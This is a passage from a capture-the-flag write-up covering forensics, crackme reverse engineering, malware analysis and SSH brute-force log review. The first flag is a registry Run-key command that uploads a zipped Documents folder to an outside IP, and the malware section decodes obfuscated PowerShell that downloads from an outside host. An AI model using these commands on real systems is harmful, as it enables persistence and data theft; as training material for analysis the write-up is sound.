searches and commands to extract, manipulate, and filter data based on specific patterns.




Flag: ihack24{{"C:\Windows\system32\reg.exe" add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v report /t REG_SZ /d "cmd.exe /c curl -XPOST 157.230.33.7/upload -F files=@C:\Users\admin\Documents\DESKTOP-9O75B7U.zip" /f}}

RE


CrackME **(Feinafali)**




For this question, we were given a few files to get the flag. But then, there is a dll file which we can put into any IDA such as dnspy, ghidra and etc.



I open the dll and crack me file in IDA and found a section of form which does highlight the flag will be given when we run a certain script to get a license key. SoooooOO, shamelessly I copy the entire section and paste it to Chatgpt to write a script for it.




Run the script with the dll file and we will get the flag




Flag: ihack24{1724-2321-NBSI-HACK}

Malware Analysis


Just a normal EXE **(Feinafali)**



We were given a tar file. Just extract the file within it using tar -xzvf.



After that I tried to strings the normal.exe file



Found a long string which I decided to throw it to chatgpt once again to explain it to me.

2. **Second Command:**

```
powershell
$gPckD = (-join (("el" + "i" + "f\P" + "MET:vne$" + " e" + "liFtu" + "O" + "-" + " $hOeqR
```

Breaking this down:

- `("el" + "i" + "f\P" + "MET:vne$" + " e" + "liFtu" + "O" + "-" + " $hOeqR i" + "rU" + "-tse" + "uq" + "eRb" + "e" + "W-eko" + "v" + "nI")` creates the string `"file\PMET:vne$ eliFtuO- http://159.223.43.45/s3cr3t5.txt irU- tseuqeRbeW-ekoVnI"`.
- Reversing this string gives `"Invoke-WebRequest -Uri http://159.223.43.45/s3cr3t5.txt -OutFile s3cr3t5.txt"`.
- `("re" + "su " + "t" + "en")` creates the string `"net user"`.
- Finally, it runs the `Invoke-Expression` cmdlet to execute the constructed command.

So the complete script is:

```
powershell
Invoke-WebRequest -Uri http://159.223.43.45/s3cr3t5.txt -OutFile s3cr3t5.txt; net user
```

Decoded Commands:

1. **Download a File:**
   - Downloads the file from `http://159.223.43.45/s3cr3t5.txt` and saves it as `s3cr3t5.txt`.


Lastly, just go to the website to get the flag




Flag: ihack24{obFuscat!on_Alwa4s_w0rK}

Incident Handling

SSH Compromised **(Aspirereborn)**



The challenge gives us an authentication log for port 22 SSH. The port is being attacked with brute force attack. So, we need to find the compromised user and ip address.



Using Visual Studio Code to open the log. Then, I search the keyword “login” to find a successful login. Then, after a few analyses, I noticed that the user “sysadmin” had many attempts to enter the password until accepted. So, the compromised user is “sysadmin” and the IP is “149.102.244.68.”

Flag: **ihack24{149.102.244.68_sysadmin}.**